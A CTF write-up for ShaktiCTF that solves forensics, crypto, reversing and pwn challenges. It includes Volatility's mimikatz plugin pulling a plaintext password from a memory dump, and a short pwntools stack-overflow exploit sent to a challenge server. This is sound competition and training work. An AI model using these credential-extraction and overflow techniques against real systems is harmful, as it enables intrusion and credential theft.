2430
2431
2432
2433
2434
24
```

steps :

```
cat hex | tr -d " \n\t" > raw.dat  
xxd -r -p raw.dat > flag.png  
eog flag.png
```



Mission 1

Description :

DESCRIPTION

You are a forensics investigator hired by a private company to gather proofs against an ex-employee who secretly worked for the rival company and was fired later. This memory dump was taken from the ex-employee's system. Answer the following questions as a part of your mission:

1. What is the SHA1 hash of Challenge.raw?
2. What is the user password of TroubleMaker's account?
3. What is the PID of the program used to capture the image?

Flag Format: shaktictf{SHA1hash_password_PID}

Author : v1Ru5

FLAG FORMAT: shaktictf{}

so a file called `Challenge.raw` was given to us . it was a memdump so i used volatility

3 things i needed to enumerate

- SHA1 hash of the file
- Password of TroubleMaker
- PID of the program that got used to capture the image

task 1 :

```
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# ls
Challenge.raw  vol.py
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# sha1sum Challenge.raw
ed85ee47484e503787277807d3ef999586aecf1b  Challenge.raw
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
```

SHA1 of Challenge.raw : `ed85ee47484e503787277807d3ef999586aecf1b`

Task 2 :

```
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# python vol.py -f Challenge.raw --profile=Win7SP1x64 mimikatz
Volatility Foundation Volatility Framework 2.6.1
Module  User          Domain          Password
-----
wdigest TroubleMaker TroubleMaker-PC londonbridge
wdigest TROUBLEMAKER-PC$ WORKGROUP
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
```

Password : `londonbridge`

Task 3 :

```
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# python vol.py -f Challenge.raw --profile=Win7SP1x64 pslist | grep -i "DumpIt.exe"
Volatility Foundation Volatility Framework 2.6.1
0xfffffa8003798060 DumpIt.exe        636  1452    2    45    1    1 2022-12-08 20:05:34 UTC+0000
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
```

PID : 636

so our final flag was : `shaktictf{ed85ee47484e503787277807d3ef999586aecf1b_londonbridge_636}`

Mission 2

the same memdup was used for this challenge

Description :

DESCRIPTION

What was the confidential information that he was going to leak before getting fired?

Challenge File - Same as Mission 1

Author : v1Ru5

FLAG FORMAT: `shaktictf{}`

`clipboard` plugin gave me a pastebin link

```
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# python vol.py -f Challenge.raw --profile=Win7SP1x64 clipboard
Volatility Foundation Volatility Framework 2.6.1
Session WindowStation Format Handle Object Data
-----
1 WinSta0 CF_UNICODETEXT 0x50321 0xfffff900c06c8100 https://pastebin.com/VPSQgu4v
1 WinSta0 CF_TEXT 0x740000000000 -----
1 WinSta0 CF_LOCALE 0x302e7 0xfffff900c1fdb360
1 WinSta0 0x0L 0x0 -----
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
```

Link : <https://pastebin.com/VPSQgu4v> but it was password encrypted , so for the password i looked around in the file system . got one file called hint.txt but on dumping it locally it was showing blank , so i tried various plugins to see more info inside the mem dump

`cmdscan` plugin gave me an interesting base64 string on decoding it i got `victory` could be a potential password , so i kept in note & tried this password in pastebin didnt worked .

```
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# python vol.py -f Challenge.raw --profile=Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6.1
*****
CommandProcess: conhost.exe Pid: 2628
CommandHistory: 0x20ed90 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 7 LastAdded: 6 LastDisplayed: 2
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x203740: cd Documents
Cmd #1 @ 0x1ed380: echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
Cmd #2 @ 0x2139c0: type hint.txt
Cmd #3 @ 0x1ed3f0: echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
Cmd #4 @ 0x2139f0: type hint.txt
Cmd #5 @ 0x1ed460: echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
Cmd #6 @ 0x213a20: type hint.txt
Cmd #15 @ 0x1d0158:
Cmd #16 @ 0x20df00:
^CInterrupted
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# echo "WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=" | base64 -d
You might need this - victoryroot@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
```

by using `consoles` plugin i got another password

```

root@simran:/media/root/8544f9a8-89f2-4168-a6bb-5631d3afb5f817/volatility/Shakti# python vol.py -f Challenge.raw --profile=Win7SP1x64 consoles
Volatility Foundation Volatility Framework 2.6.1
*****
ConsoleProcess: conhost.exe Pid: 2628
Console: 0xffd46200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: Command Prompt
Title: Command Prompt
AttachedProcess: cmd.exe Pid: 2612 Handle: 0x60
-----
CommandHistory: 0x20ed90 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 7 LastAdded: 6 LastDisplayed: 2
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 at 0x203740: cd Documents
Cmd #1 at 0x1ed380: echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
Cmd #2 at 0x2139c0: type hint.txt
Cmd #3 at 0x1ed3f0: echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
Cmd #4 at 0x2139f0: type hint.txt
Cmd #5 at 0x1ed460: echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
Cmd #6 at 0x213a20: type hint.txt
-----
Screen 0x1f12a0 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\TroubleMaker>cd Documents

C:\Users\TroubleMaker\Documents>echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=

C:\Users\TroubleMaker\Documents>type hint.txt
p4sSworD@51073#912
C:\Users\TroubleMaker\Documents>echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=



C:\Users\TroubleMaker\Documents>type hint.txt
p4sSworD@51073#912
C:\Users\TroubleMaker\Documents>echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=



```

Password : `p4sSworD@51073#912` i tried this password in that protected pastebin & it worked


PASTEBIN
API
TOOLS
FAQ
+ paste


ShaktiCTF


VIRU515


 NOV 29TH, 2022 (EDITED)
  61
  0
  NEVER


Not a member of Pastebin yet? [Sign Up](#). it unlocks many cool features!

text 0.10 KB | None

- Are you looking for this?
-
- https://mega.nz/file/ImYVDIaK#PcatBviUVQVh1srQVjYYgMNg8ik0f0cQ1DYaA_YKwFQ

again a link . following that link i ended up downloading a file called `file.rar` it was password protected also . we have 2 unused password left , so lets try them

`londonbridge` worked for the rar file . we got flag.txt but inside it there was another cipher

```

root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f816/volatility/Shakti#
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f816/volatility/Shakti# unrar x file.rar

UNRAR 5.61 beta 1 freeware      Copyright (c) 1993-2018 Alexander Roshal

Extracting from file.rar

Password of the RAR file is the password of TroubleMaker's account...

Enter password (will not be echoed) for flag.txt:

Extracting flag.txt                                OK
All OK
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f816/volatility/Shakti# cat flag.txt
npcdhzaon{a4Rmp!_K1N5q0p_4vQfKkT1uA3R}
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f816/volatility/Shakti# █

```

cipher : `npcdhzaon{a4Rmp!_K1N5q0p_4vQfKkT1uA3R}`

it seemed vigenere cipher to me so i used CyberChef for it , but it required a key

i got something called `victory` in cmdscan so tried that as key & got the flag

Recipe	Input
Vigenère Decode <div> Key victory </div>	length: 38 lines: 1 npcdhzaon{a4Rmp!_K1N5q0p_4vQfKkT1uA3R}
	<div> time: 1ms length: 38 lines: 1 </div> Output shaktictf{y4Yyy!_M1S5i0n_4cCoMpL1sH3D}

Flag : `shaktictf{y4Yyy!_M1S5i0n_4cCoMpL1sH3D}`

Follow The Malice

Description :

DESCRIPTION

My friend has been sending me some weird site names. But I think she is trying to tell me something. Can you figure it out?

Author : rayst4rk

FLAG FORMAT: shaktictf{ }

in this challenge a pcapng file was given , so i loaded in into Wireshark & started analyzing

i checked the UDP stream , in stream 64 the flag was embedded char by char

```
udp.stream eq 64
```

```
.....www.Riley.com.....www.Noboa.com.....www.Wells.com.....www.Davis.com.....www.Wilson.com.....www.Kirk.com.....www.Palmer
.com.....www.Casey.com.....www.Bonnett.com.....www.McGill.com.....www.Simpson.com.....www.Skinner.com.....www.Mock.com.....www.Lett
.....www.Sottile.com.....www.Peele.com.....www.Delarosa.com.....www.Wallis.com.....www.Fulton.com.....www.Smiley.com.....www.Kim.co
m.....www.Brock.com.....www.Sutton.com.....www.Williams.com.....www.Kron.com.....www.Cooper.com.....www
Doolittle.com.....www.Mendoza.com.....www.Whatley.com.....www.Miceli.com.....www.Crow.com.....www
Rasmussen.com.....www.Garcia.com.....www.Mcduffie.com.....www.Moss.com.....www.Wiseman.com.....www.Wente.com.....www
Mandolini.com.....www.Brady.com.....www.Grijalva.com.....www.Gomez.com.....www.Royster.com.....www.Coleman.com.....www.Briggs.com
.....www.Rangel.com.....www.Sanders.com.....www.Leggett.com.....www.Beasley.com.....www.Clemmon.com.....www.Haynes.com.....
.....www.Massey.com.....www.Mendoza.com.....www
Cervantes.com.....www.Brown.com.....www.Brodeur.com.....www.Solis.com.....www.Ortega.com.....www.Doty.com.....www.Powers.com.....www.Rauer.com.....www.Kessel.com
.....www.McDaniel.com.....www.McMunn.com.....www.Tew.com.....www.Palmer.com.....www.Fidwell.com.....www.Rogers.com.....www
.com.....www.Jackson.com.....www.Adams.com.....www.Jones.com.....www.Todd.com.....www.White.com.....www.Tinajero.com.....www.Knowles.com.....www.Lett
son.com.....www.Descon.com.....www.Bernat.com.....www.S.....www.Anderson.com.....www.Charriez.com.....www.Weir.com.....www.Quintanilla.com.....www.Law
om.....www.Smith.com.....www.Kennedy.com.....www.Lundy.com.....www.Samuels.com.....www.Smith.com.....www.Wiater.com.....www.Ha
le.com.....www.Ricker.com.....www.Phillis.com.....www.Jones.com.....www.Schmidt.com.....www.Millwee.com.....www.Peyser.com.....www
Cartwright.com.....www.Hess.com.....www.Jeanlouis.com.....www.Reynolds.com.....www.Jones.com.....www
Mackinder.com.....www.Wagner.com.....www.Mills.com.....www
Gutierrez.com.....www.Hagemann.com.....www.Cardero.com.....www.Russell.com.....www.Smith.com.....www.Thompson.com.....www
Stansberry.com.....www.Davidson.com.....www.Herrin.com.....www.Squires.com.....www.Jackson.com.....www.Revak.com.....www
r.com.....t.....www.Edmondson.com.....f.....www.Betzer.com
.....www.Perez.com.....www.Revis.com.....www.Gamboa.com.....www.Bailey.com.....b.....www.Mitchell.com.....www.Wilson.com
.....www.Bailey.com.....e.....www.Cassady.com.....www.Wright.com.....www.Matthews.com.....www.Smith.com
1.....www.Hall.com.....www.Lor.com.....www.Lamar.com.....g.....www.Hunt.com.....www.Bradford.com.....www.Boykin.com.....
1.....www.Keeney.com.....e.....www.Forman.com.....v.....www.Russell.com.....www.Eddy.com.....www.Burns.com
1.....www.Baker.com.....l.....www.Koonce.com.....www.Norris.com.....h.....www.Hindle.com.....www
Mansfield.com.....s.....www.Dixon.com.....www.Mason.com.....www.Ochoa.com.....www.Palmer.com.....www.Sims.com.....a.....www.Morales
.com.....www.William.com.....p.....www.Turner.com.....www
Rutherford.com.....www.Brown.com.....1.....www.Drew.com.....c.....www.Straight.com.....e.....www.Morris.com.....}
```

each single char is spaced so i joined them together & it formed a flag which was correct

Flag : shaktictf{being_evil_hAs_a_price}

Crypto

Eazy_peaZy

in the chall description a python file was given ,

```
flag='shaktictf{#####REDACTED#####}'
s=''
for i in flag:
    s+=chr((ord(i)-15))
print(base64.b64encode(bytes(s,'utf-8')))
```



```
#b'ZfLSXGvAVGVxbFRjamFLIVaiZFBkZmEkY1BWUmtqampqampQWFQlJCNlYyYnWCVLYyYlbg=='
```

its xor then base64 decode so i wrote a tiny python solver for it & it got me the flag

```

root@simran:~#
root@simran:~# ipython3
Python 3.10.8 (main, Nov 4 2022, 09:21:25) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: flag="dYR\`eZTeWlTcjae!P\"dPdfa$cPVRkjjjjjjPXT%$#ec&'X%ec&%n"
....: s=''
....: for i in flag:
....:     s+=chr((ord(i)+15))
....: print(s)
shaktictf{crypt0_1s_sup3r_eazyyyyyy_gc432tr56g4tr54}

In [2]: █

```

Flag : `shaktictf{crypt0_1s_sup3r_eazyyyyyy_gc432tr56g4tr54}`

secRets_And_seCReTs

in the description one py script was given :

```

from Crypto.Util.number import *

flag=b"#####REDACTED#####"

n=[getPrime(512) for _ in range(3)]
n=[8722540099234070247614687250654407242443098960521889927638169603994447523278398949052234586867149142397946752296113268097476897402751079
774839083061943862859846167200225610773620204128398057559411473879266704961267519029923138413051842800143633219978423083036129680599817886
129920011077622848539241070725666912593730246126992678235743534097292966184054854663591392690676159664478649905306101588396531827933558473
c=[1411653708282913345423368557671871591664438381629501903851153161454445916121359905705692712233369895756996170441640578174610106571066191
286186599031471454009363610281425647032331518331088862954483268616935595721812091618969614360243781685153530762164162069756685368715283178
376492284239858752271882252381292364517711829294783943816555345285629896042539317245807593032505251819708007746820040182429681780320868266

for i,j in zip(c,n):
    assert(x%j==i)

secret=430204012583492885355846390947607995447340086517225118016055843576713075393288318601039085511222783468986101009569077886685729434405
e=65537
ct=169586274790639534841596438416311628260274303974275385293441086337852848678527003016278273219253772670953692427665478341188413933999469

assert(long_to_bytes(pow(ct,d,secret//x))==flag.decode())

```

in order to decrypt it , i did it manually & used `FactorDB`

steps :

```
RSA CRT -> n = p**2, phi = p * (p -1), d = inverse(e, phi), then decrypt
```

i guessed that `n == p**2` which revealed that's a square of a prime , then just manual python


```

root@simran: #
root@simran: # ipython3
Python 3.10.8 (main, Nov 4 2022, 09:21:25) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]:
In [1]: from sympy.ntheory.modular import crt
...: from Crypto.Util.number import long_to_bytes, inverse
...: from gmpy2 import iroot
...:
...: n = [872254000923407024761468725065440724244309896052188992763816960399447523278398949052234586867149142397946752296113268097476897402751079151430185069380019,
...: 7748390830619438628598461672002256107736202041283980575594114738792667049612675190299231384130518428001436332199784230830361296805998178862622627821106411,
...: 12992081107762284853924107072566691259373024612699267823574353409729296618405485466359139269067615966447864990530610158839653182793355847359198838835594411]
...:
...: c = [1411653708282913345423368557671871591664438381629501903851153161454445916121359085705692712233369895756996170441640578174610106571066191790012378520429743,
...: 2861865990831471454009136102814256470322315183310888629544832686169355957218120916189696143602437816851535307621641620697566853687152831782355648417978952,
...: 376492284239850752271882252381292364517711829294783943816555345285629896042539317245807593032505251819708007746820040182429681780320868266166620015593930]
...:
...: x = crt(n, c)
...:
...: secret = 43020401258349288535584639094760799544734008651722511801605584357671307539328831860103908551122278346898610100956907788685729434405963414310070954493183908
...: 84131137329837985160964626186842037050695822309447580044994207928643672262951627791142305484551534279209498724905981005964012787235210123463850660308756527739548095
...: 33876471186814506596884842838203267671160380317271903975330621131446689372821062130209800267112528399200210735980554686526291876710974754696884275732138328763548
...: 3017116189025325781438044023116254730186463347835011263845097213972095004401400762728157586821639409421468548080122768881528019154519814180661195685849865892864
...: 36139957920583135136158477540018378733879490179759124037547273065377585970791676743691929899534088613923107136762534339989296527771553324080501077253176766017698050
...: 2486301744129743702460065671633250681271650634176695472477451658911634382635748322647891956353158570635160043
...: e = 65537
...: ct = 1695862747906395534841596438416311628260274303974275385293441086337852848678527003016278273219253772670953692427665478341188413933999469720561923940666045999708
...: 299114151938534507096725358928229394994589412862051974850802899072799848839956480502641446250025352426100702430347662917214933262430386086936096680984591905776627947
...: 187092518068336241844911940943660970081348146797296277490096304397014055449418749653363661638453766780830855540218768519487958844894265407098476258302492708299351312
...: 5305565020701004973206532961944433936049713847420474363949095844995122469523084865481364653146506752587869477287886906616275417
...:
...: n = secret // x[0]
...:
...: p = iroot(n, 2)[0]
...:
...: d = inverse(e, p * (p - 1))
...:
...: print(long_to_bytes(pow(ct, d, n)))
b'shaktictf{w0w_you_kn0w_h0w_RSA_0_CRT_w0rks!}'

In [2]:

```

Flag : `shaktictf{w0w_you_kn0w_h0w_RSA_0_CRT_w0rks !}`

cAex0r

in chall desc a py file was given :

```

from secret import flag
from random import randint
from pwn import xor
from os import urandom
stride = randint(1,27)
s1 = flag[:len(flag)//2]
s2 = flag[len(flag)//2:]
key = urandom(3)

def cass (text,stride):
    u_alpha="ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    l_alpha="abcdefghijklmnopqrstuvwxyz"
    enc_text = ""
    for i in text:
        if i>=65 and i<= 90:
            enc_text += u_alpha[(u_alpha.find(chr(i)) - stride)%26]
        elif i>=97 and i<= 122:
            enc_text += l_alpha[(l_alpha.find(chr(i)) - stride)%26]
        else:
            enc_text += chr(i)
    return enc_text.encode()

c = xor(cass(s1+s2,stride),key)
x = open("ciphertext.txt", "wb")
x.write((c))

```

again it was XOR . so i wrote a script in python to solve it

tiny logic behind it :

```

stride = random between 1-27, bruteforce
xor with "shaktictf" -> get key -> make rotation inverse -> flag

```

```

root@simran:~# ipython3
Python 3.10.8 (main, Nov  4 2022, 09:21:25) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: from pwn import xor
....:
....: def cass(text, stride):
....:     u_alpha = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
....:     l_alpha = "abcdefghijklmnopqrstuvwxyz"
....:     enc_text = ""
....:
....:     for i in text:
....:         if i >= 65 and i <= 90:
....:             enc_text += u_alpha[(u_alpha.find(chr(i)) - stride) % 26]
....:         elif i >= 97 and i <= 122:
....:             enc_text += l_alpha[(l_alpha.find(chr(i)) - stride) % 26]
....:         else:
....:             enc_text += chr(i)
....:     return enc_text.encode()
....:
....: def decass(text, stride):
....:     u_alpha = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
....:     l_alpha = "abcdefghijklmnopqrstuvwxyz"
....:     dec_text = ""
....:
....:     for i in text:
....:         if i >= 65 and i <= 90:
....:             dec_text += u_alpha[(u_alpha.find(chr(i)) + stride) % 26]
....:         elif i >= 97 and i <= 122:
....:             dec_text += l_alpha[(l_alpha.find(chr(i)) + stride) % 26]
....:         else:
....:             dec_text += chr(i)
....:     return dec_text.encode()
....:
....: c = open("ciphertext.txt", "rb").read()
....:
....: known = b"shaktictf{"
....:
....: for i in range(1, 27):
....:     prexor = cass(known, i)
....:
....:     key = xor(prexor, c)[:3]
....:
....:     pt = decass(xor(c, key), i)
....:
....:     if known in pt:
....:         print(pt)
....:         break
....:
b'shaktictf{welCom3_t0_cRypt0o_WoRLD_77846b12bfd9b91ebce67b236aa4}'

In [2]:

```

Flag : `shaktictf{welCom3_t0_cRypt0o_WoRLD_77846b12bfd9b91ebce67b236aa4}`

Reverse Engineering

Love calculator

i analyzed the given binary using `ghidra` & saw the source code :

```

puts(">>> Welcome to the Love Calculator! <<<");
printf("Please enter your name: ");
__isoc99_scanf(&DAT_00102049, local_78);
printf("Please enter your crush's name: ");
__isoc99_scanf(&DAT_00102049, local_58);
puts("Calculating...");

```

```

local_9d = 0x6c6c3468;
local_99 = 0;
local_b5 = 0x72306d;
local_b1 = 0x635f33;
local_bb = 0x7333;
local_b9 = 0;
local_ad = 0x766c30;
local_a9 = 0x735f35;
local_a5 = 0x74336c;
local_a1 = 0x676e33;
local_b8 = 0x5f33;
local_b6 = 0;
strcpy(local_98, (char *)&local_a5);
strcat(local_98, (char *)&local_a9);
strcat(local_98, (char *)&local_ad);
strcat(local_98, (char *)&local_b8);
strcat(local_98, (char *)&local_b5);
strcat(local_98, (char *)&local_b1);
strcat(local_98, (char *)&local_9d);
strcat(local_98, (char *)&local_a1);
strcat(local_98, (char *)&local_bb);
printf("\n>>> Your love score is: %d%% <<<\n\n", 0x18);
puts(
    "Not satisfied with the result? Try checking the source of this calculator then...Now try ente ring the passkey to get true results"
);
printf("Passkey: ");
__isoc99_scanf(&DAT_00102049, local_38);
iVar1 = strcmp(local_38, local_98);
if (iVar1 == 0) {
    printf("\nYour love score is: 100%%\n");
    puts("Congratulations! You have found the flag!");
    printf("\nFlag: shaktictf{%s}\n", local_98);
}
else {
    puts("Wrong passkey!");
}

```

i saw the hex values in order , used cyberchef to decode them in sequence & got the flag by reversing the string

Flag : `shaktictf{l3t5_s0lv3_m0r3_ch4ll3ng3s}`

Clicky

in this chall we were given an exe file to rev.

desc :

Note: Enter the correct sequence of numbers separated by an underscore and wrap it around the flag format given.

Author - k1n0r4

FLAG FORMAT: `shaktictf{...}`

i used `Dnsapy` for decompilation of the exe

i saw `InitializeComponent` function has the information

```

base.Controls.Add(button8);
button1.Top = 165;
button1.Width = 40;
button1.Height = 30;
button1.Left = 1100;
button1.Text = "88";
button2.Top = 195;
button2.Width = 40;
button2.Height = 30;
button2.Left = 925;
button2.Text = "113";
button3.Top = 315;
button3.Width = 40;
button3.Height = 30;
button3.Left = 330;
button3.Text = "216";
button4.Top = 495;
button4.Width = 40;
button4.Height = 30;
button4.Left = 295;
button4.Text = "395";
button5.Top = 525;
button5.Width = 40;
button5.Height = 30;
button5.Left = 435;
button5.Text = "429";
button6.Top = 585;
button6.Width = 40;
button6.Height = 30;
button6.Left = 785;
button6.Text = "499";
button7.Top = 615;
button7.Width = 40;
button7.Height = 30;
button7.Left = 785;
button7.Text = "529";
button8.Top = 675;
button8.Width = 40;
button8.Height = 30;
button8.Left = 505;
button8.Text = "581";
button5.Click += new System.EventHandler(Para1);
textBox1.Location = new System.Drawing.Point(240, 60);
textBox1.Name = "textBox1";
textBox1.Size = new System.Drawing.Size(890, 25);
textBox1.TabIndex = 0;
label1.AutoSize = true;
label1.Font = new System.Drawing.Font("Modern No. 20", 15.75f, System.Drawin
label1.Location = new System.Drawing.Point(600, 30);
label1.Name = "label1";
label1.Size = new System.Drawing.Size(144, 24);
label1.TabIndex = 2;
label1.Text = "Welcome Peeps!";
void Para1(object sender, System.EventArgs e)
{
    button7.Click += new System.EventHandler(Para2);
}

```

```

button8.Height = 30;
button8.Left = 505;
button8.Text = "581";
button5.Click += new System.EventHandler(Para1);
textBox1.Location = new System.Drawing.Point(240, 60);
textBox1.Name = "textBox1";
textBox1.Size = new System.Drawing.Size(890, 25);
textBox1.TabIndex = 0;
label1.AutoSize = true;
label1.Font = new System.Drawing.Font("Modern No. 20", 15.75f, System.Drawing.FontStyle.Regular, System.Drawing.GraphicsUnit.Point, 0);
label1.Location = new System.Drawing.Point(600, 30);
label1.Name = "label1";
label1.Size = new System.Drawing.Size(144, 24);
label1.TabIndex = 2;
label1.Text = "Welcome Peeps!";
void Para1(object sender, System.EventArgs e)
{
    button7.Click += new System.EventHandler(Para2);
}
void Para2(object sender, System.EventArgs e)
{
    button3.Click += new System.EventHandler(Para3);
}
void Para3(object sender, System.EventArgs e)
{
    button1.Click += new System.EventHandler(Para4);
}
void Para4(object sender, System.EventArgs e)
{
    textBox1.Text = "Yes! That's the right sequence!!!!";
}

```

Activ
Go to S

so i mapped the correct buttons which seemed to be connected to one another

Logic :

```

on clicking button 429 -> activates button 529

on clicking button 529 -> activates button 216

on clicking button 216 -> activates 88

button 88 clicks -> Prints "Yes! That's the right sequence!!!!"

```

Sequence :

```

429 -> 529 -> 216 -> 88

```

Got the flag

Welcome Peeps!

Yes! That's the right sequence!!!!

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30
31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55	56	57	58	59	60
61	62	63	64	65	66	67	68	69	70	71	72	73	74	75	76	77	78	79	80	81	82	83	84	85	86	87	88	89	90
91	92	93	94	95	96	97	98	99	100	101	102	103	104	105	106	107	108	109	110	111	112	113	114	115	116	117	118	119	120
121	122	123	124	125	126	127	128	129	130	131	132	133	134	135	136	137	138	139	140	141	142	143	144	145	146	147	148	149	150
151	152	153	154	155	156	157	158	159	160	161	162	163	164	165	166	167	168	169	170	171	172	173	174	175	176	177	178	179	180
181	182	183	184	185	186	187	188	189	190	191	192	193	194	195	196	197	198	199	200	201	202	203	204	205	206	207	208	209	210
211	212	213	214	215	216	217	218	219	220	221	222	223	224	225	226	227	228	229	230	231	232	233	234	235	236	237	238	239	240
241	242	243	244	245	246	247	248	249	250	251	252	253	254	255	256	257	258	259	260	261	262	263	264	265	266	267	268	269	270
271	272	273	274	275	276	277	278	279	280	281	282	283	284	285	286	287	288	289	290	291	292	293	294	295	296	297	298	299	300
301	302	303	304	305	306	307	308	309	310	311	312	313	314	315	316	317	318	319	320	321	322	323	324	325	326	327	328	329	330
331	332	333	334	335	336	337	338	339	340	341	342	343	344	345	346	347	348	349	350	351	352	353	354	355	356	357	358	359	360
361	362	363	364	365	366	367	368	369	370	371	372	373	374	375	376	377	378	379	380	381	382	383	384	385	386	387	388	389	390
391	392	393	394	395	396	397	398	399	400	401	402	403	404	405	406	407	408	409	410	411	412	413	414	415	416	417	418	419	420
421	422	423	424	425	426	427	428	429	430	431	432	433	434	435	436	437	438	439	440	441	442	443	444	445	446	447	448	449	450
451	452	453	454	455	456	457	458	459	460	461	462	463	464	465	466	467	468	469	470	471	472	473	474	475	476	477	478	479	480
481	482	483	484	485	486	487	488	489	490	491	492	493	494	495	496	497	498	499	500	501	502	503	504	505	506	507	508	509	510
511	512	513	514	515	516	517	518	519	520	521	522	523	524	525	526	527	528	529	530	531	532	533	534	535	536	537	538	539	540
541	542	543	544	545	546	547	548	549	550	551	552	553	554	555	556	557	558	559	560	561	562	563	564	565	566	567	568	569	570
571	572	573	574	575	576	577	578	579	580	581	582	583	584	585	586	587	588	589	590	591	592	593	594	595	596	597	598	599	600

as per the description `correct sequence of numbers separated by an underscore and wrap it around the flag format given`

so Flag : `shaktictf{429_529_216_88}`

Pwn

guess_the_key

```
root@simran:~/Desktop# checksec key
[*] '/root/Desktop/key'
  Arch:       amd64-64-little
  RELRO:      Partial RELRO
  Stack:      No canary found
  NX:         NX enabled
  PIE:        No PIE (0x400000)
```

on loading the binary into `Ghidra` got source code

```
void func(void)
{
    char local_48 [60];
    int local_c;

    puts("Guess the correct key to win!");
    local_c = -0x21524111;
    printf("Enter the key: ");
    gets(local_48);
    if (local_c == -0x35014542) {
```

```

    system("cat flag.txt");
}
else {
    puts("Wrong Key");
    puts("Try again!");
}
return;
}

```

so i can see the key is : `0xcafebabe` its just in hex but there's more to it

we need to overwrite `local_c` , the buffer is just 60 char so we can overflow & write `local_c` with the key `0xcafebabe` this will print our flag from the remote server

Exploit :

```

from pwn import *

padding = 'A'*60
payload = padding + p32(0xcafebabe)

r = connect('13.232.45.235' , 32718)
r.sendline(payload)
r.interactive()

```

```

root@simran:~/CTF# python key_exploit.py
[+] Opening connection to 13.232.45.235 on port 32718: Done
[*] Switching to interactive mode
Guess the correct key to win!
Enter the key: shakti{0verWr171ng_15_FuN}[*] Got EOF while reading in interactive
$
$
[*] Interrupted
[*] Closed connection to 13.232.45.235 port 32718
root@simran:~/CTF# █

```

Flag : `shakti{0verWr171ng_15_FuN}`